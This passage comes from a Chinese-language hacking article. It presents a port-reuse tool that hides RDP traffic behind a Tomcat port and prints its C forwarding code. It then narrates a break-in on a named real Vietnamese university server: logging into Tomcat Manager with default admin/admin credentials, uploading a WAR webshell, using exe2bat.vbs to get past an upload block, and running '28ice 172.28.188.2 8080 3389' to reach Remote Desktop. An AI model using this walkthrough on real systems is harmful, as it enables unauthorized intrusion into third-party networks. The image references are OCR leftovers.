


图2

据之间有几个很明显的区别：mstsc发出的数据一般情况下不会出现“HTTP”这四个字符，mstsc发出的数据中包含不可见字符，而HTTP协议传送的字符中一般不会出现不可见字符。通过sniffer.exe分析发现，mstsc发出的包中必有“mstshash”，如图2。

对于这三点区别，只要抓住一点就可以了，在我写的程序里，我使用的是第一个特征，即正常访问的包中一定以HTTP开头。下面简单分析一下复用程序中转发数据部分的核心代码：

```
    int flag=0;// 标志变量，判断是否为HTTP包
    num =recv(ss,buf,4096,0);// 第一个包

        if(strstr(buf,"HTTP")!=NULL)// 用strstr()判断字符串中是
否含有“HTTP”
            {
        flag=0;// 数据非HTTP包，
        if(num>0)
        {
                send(sc,buf,num,0);// 这里的sc是与127.0.0.1
的3389端口建立的socket
                }
                num = recv(sc,buf,4096,0);
        }
        else
        {
                flag=1;
                if(num>0)
                {
            send(sc2,buf,num,0); // 这里的sc是与127.0.0.1的
8080端口建立的
                }
                num = recv(sc2,buf,4096,0);
        }

    if(num>0)
        send(ss,buf,num,0);// 返回给客户端，sc是客户端与我们的程
序之间传输数据用的socket
```

通过上面的这部分代码，判断了第一个包是否含有“HTTP”，然后对数据进行转发，之后的数据包，只要看flag的值为0还是为1即可判断转发到127.0.0.1的8080还是3389。这里说的8080、3389分别指的是Tomcat和终端服务监听的端口，这两个端口都可以更改，具体应用时视具体情况而定，在我编写的程序中，我也把它作为了参数，程序运行的结果如图3所示。




图3

最后，我就用这个程序来向大家演示一下如何“洞穿内网”我们以http://www.brnt.hcmut.edu.vn:8080/这个网站为例，这是越南的一个大学的网站。打开后看到的是Tomcat的默认页面，如图4。

使用“公猫”架设网站是挺好的，但是管理员的智商也不能和“公猫”一样啊。点“Tomcat Manager”，输入用户名admin，

密码admin（Tomcat的默认密码是空，如果为空，那么管理员的智商恐怕连公猫都不如了）进入到了Tomcat的管理页面，上传war压缩包（在前期X档案中已经提到过了，不再累述），得到jspshell，本以为直接上传我的28ice.exe就搞定它了，可结果却让人失望，上传失败，如图5。




图4




图5

其实遇到这种情况很好办，该exe2bat.vbs出马了，它是一个能将exe文件转成bat文件的vbs脚本，经过转换，输出了28ice.exe.bat，然后使用shell在对方主机上建一个28ice.exe.bat，把内容考过去，运行它，28ice.exe就被释放出来了，如图6。

通过ipconfig看到对方只有一个内网IP地址172.28.188.2，正是我想要的验证环境，执行**28ice 172.28.188.2 8080 3389**，jspshell会假死一会儿，因为tomcat会被暂停一会儿，当然很快就会恢复。随着命令的执行，对方的大门已经为我们打开了，我们马上使用mstsc连接www.brnt.hcmut.edu.vn:8080，结果如图7所示。




图6




图7

